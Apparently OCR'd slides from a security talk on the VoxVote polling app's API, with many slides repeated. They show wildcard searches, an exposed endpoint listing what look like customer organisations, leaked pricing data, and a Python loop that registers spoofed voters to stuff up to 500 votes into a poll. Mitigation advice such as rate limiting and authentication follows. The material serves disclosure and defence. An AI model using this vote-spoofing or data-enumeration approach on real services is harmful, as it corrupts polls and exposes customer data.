
what if we search by '%' or '*'...



what if we search by '%' or '*'...

% == 183 hits

* == 184 hits



what if we search by '%' or '*'...

% == 183 hits

* == 184 hits

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 70
Content-Type: application/json; charset=utf-8
```

0319

random other things i noticed

what is getDomains?

what is getDomains?

apparently a way to list all their customers...


what is getDomains?

apparently a way to list all their customers...


```
[{
  'Id': '75823436-7c32-2ab2-fe25-b271339a342f',
  'Name': '2deHands.be',
  'FullName': '2deHands / Tweedehands',
  'Country': 'BE',
  'ValidFromDate': '2017-03-24T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 3,
  'Status': True
}, {
  'Id': '87932584-3e31-2ba0-aa80-f5633304d315',
  'Name': 'aalto.fi',
  'FullName': 'Aalto University',
  'Country': 'FI',
  'ValidFromDate': '2016-05-13T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 1,
  'Status': True
}, {
  'Id': '17932584-3e31-2ba0-aa80-f5633304d325',
  'Name': 'aaos.org',
  'FullName': 'American Academy of Orthopaedic Surgeons',
  'Country': 'US',
  'ValidFromDate': '2016-05-13T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 1,
```

what is getDomains?

apparently a way to list all their customers...





```
[{
  'Id': '75823436-7c32-2ab2-fe25-b271339a342f',
  'Name': '2deHands.be',
  'FullName': '2deHands / Tweedehands',
  'Country': 'BE',
  'ValidFromDate': '2017-03-24T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 3,
  'Status': True
}, {
  'Id': '87932584-3e31-2ba0-aa80-f5633304d315',
  'Name': 'aalto.fi',
  'FullName': 'Aalto University',
  'Country': 'FI',
  'ValidFromDate': '2016-05-13T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 1,
  'Status': True
}, {
  'Id': '17932584-3e31-2ba0-aa80-f5633304d325',
  'Name': 'aaos.org',
  'FullName': 'American Academy of Orthopaedic Surgeons',
  'Country': 'US',
  'ValidFromDate': '2016-05-13T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 1,
```

name your own pricing?

```
  'Id': '46be1b54-84af-4c4c-be38-89ed6ce8e5db',
  'Name': 'Silver',
  'ValidFromDate': '2016-12-30T00:00:00',
  'ValidToDate': '2022-01-01T00:00:00',
  'ProductName': 'Occasional speaker/trainer.',
  'Offer': 8,
  'Bonus': 2,
  'Credits': 10,
  'Price': 199.0,
  'PromoCode': None,
  'MaxQuestions': 0,
  'ValuePackType': 3,
  'Description': 'Your audience love VoxVote as well, so you need more credits.'
}, {
  'Id': 'd2856035-a3ca-4256-b630-e57495f356b8',
  'Name': 'Gold',
  'ValidFromDate': '2016-12-30T00:00:00',
  'ValidToDate': '2022-01-01T00:00:00',
  'ProductName': 'Corporate users',
  'Offer': 50,
  'Bonus': 10,
  'Credits': 60,
  'Price': 599.0,
  'PromoCode': None,
  'MaxQuestions': 0,
```

name your own pricing?



```
  'Id': '46be1b54-84af-4c4c-be38-89ed6ce8e5db',
  'Name': 'Silver',
  'ValidFromDate': '2016-12-30T00:00:00',
  'ValidToDate': '2022-01-01T00:00:00',
  'ProductName': 'Occasional speaker/trainer.',
  'Offer': 8,
  'Bonus': 2,
  'Credits': 10,
  'Price': 199.0,
  'PromoCode': None,
  'MaxQuestions': 0,
  'ValuePackType': 3,
  'Description': 'Your audience love VoxVote as well, so you need more credits.'
}, {
  'Id': 'd2856035-a3ca-4256-b630-e57495f356b8',
  'Name': 'Gold',
  'ValidFromDate': '2016-12-30T00:00:00',
  'ValidToDate': '2022-01-01T00:00:00',
  'ProductName': 'Corporate users',
  'Offer': 50,
  'Bonus': 10,
  'Credits': 60,
  'Price': 599.0,
  'PromoCode': None,
  'MaxQuestions': 0,
```

name your own pricing?

```
  'Id': '46be1b54-84af-4c4c-be38-89ed6ce8e5db',
  'Name': 'Silver',
  'ValidFromDate': '2016-12-30T00:00:00',
  'ValidToDate': '2022-01-01T00:00:00',
  'ProductName': 'Occasional speaker/trainer.',
  'Offer': 8,
  'Bonus': 2,
  'Credits': 10,
  'Price': 199.0,
  'PromoCode': None,
  'MaxQuestions': 0,
  'ValuePackType': 3,
  'Description': 'Your audience love VoxVote as well,
}, {
  'Id': 'd2856035-a3ca-4256-b630-e57495f356b8',
  'Name': 'Gold',
  'ValidFromDate': '2016-12-30T00:00:00',
  'ValidToDate': '2022-01-01T00:00:00',
  'ProductName': 'Corporate users',
  'Offer': 50,
  'Bonus': 10,
  'Credits': 60,
  'Price': 599.0,
  'PromoCode': None,
  'MaxQuestions': 0,
```

can we voter fraud?

can we voter fraud?

```
83  def main():
84      print("attempting to force vote for project with PIN " + pollPIN)
85
86      i = 0
87      maxi = 500
88      while i < maxi:
89          print('sending spoof number: ' + str(i) + ' ...')
90          i += 1
91          projectId = checkPIN(pollPIN)
92          voterId = regVoter()
93          isPreview = getProject(projectId)
94          sessionId = setSession(projectId, voterId, isPreview)
95          questionData = getQuestion(projectId, voterId)
96          res = setAnswers(questionData['question'], voterId, answerGuid)
97          if res == 'Question not found':
98              print('Question not open')
99              break
100     print("all done!")
```

can we voter fraud?

yes we can!

```python
def main():
    print("attempting to force vote for project with PIN " + pollPIN)

    i = 0
    maxi = 500
    while i < maxi:
        print('sending spoof number: ' + str(i) + ' ...')
        i += 1
        projectId = checkPIN(pollPIN)
        voterId = regVoter()
        isPreview = getProject(projectId)
        sessionId = setSession(projectId, voterId, isPreview)
        questionData = getQuestion(projectId, voterId)
        res = setAnswers(questionData['question'], voterId, answerGuid)
        if res == 'Question not found':
            print('Question not open')
            break
    print("all done!")
```


algorythm
intro
analysis
ROCK THE VOTE
Vox
attack
fix?
research
fini


mitigations
CAN WE FIX IT?
footprint

preventing footprinting

the less information an attacker has
the better it is for you

brute force


crypto


misc


stop the brute squad

stop the brute squad

- set up query rate limits on the API endpoints
- require authenticated requests wherever possible
- ensure users can only view data that belongs to them


secure the data
• utilize certificate pinning in your mobile apps
• require encrypted transport mechanisms
• ensure certificates are current, and valid


other points to consider
• minimize information in header responses
• use security headers (CSP, HSTS, cache, XSS)
• see also: https://www.owasp.org/index.php/REST_Security_Cheat_Sheet


algorythm
intro
analysis
ROCK THE VOTE
Vox
attack
fix?
research
fini


fini
@rossja
algorythm@gmail.com


algorythm
intro
analysis
ROCK THE VOTE
Vox
attack
fix?
research
fini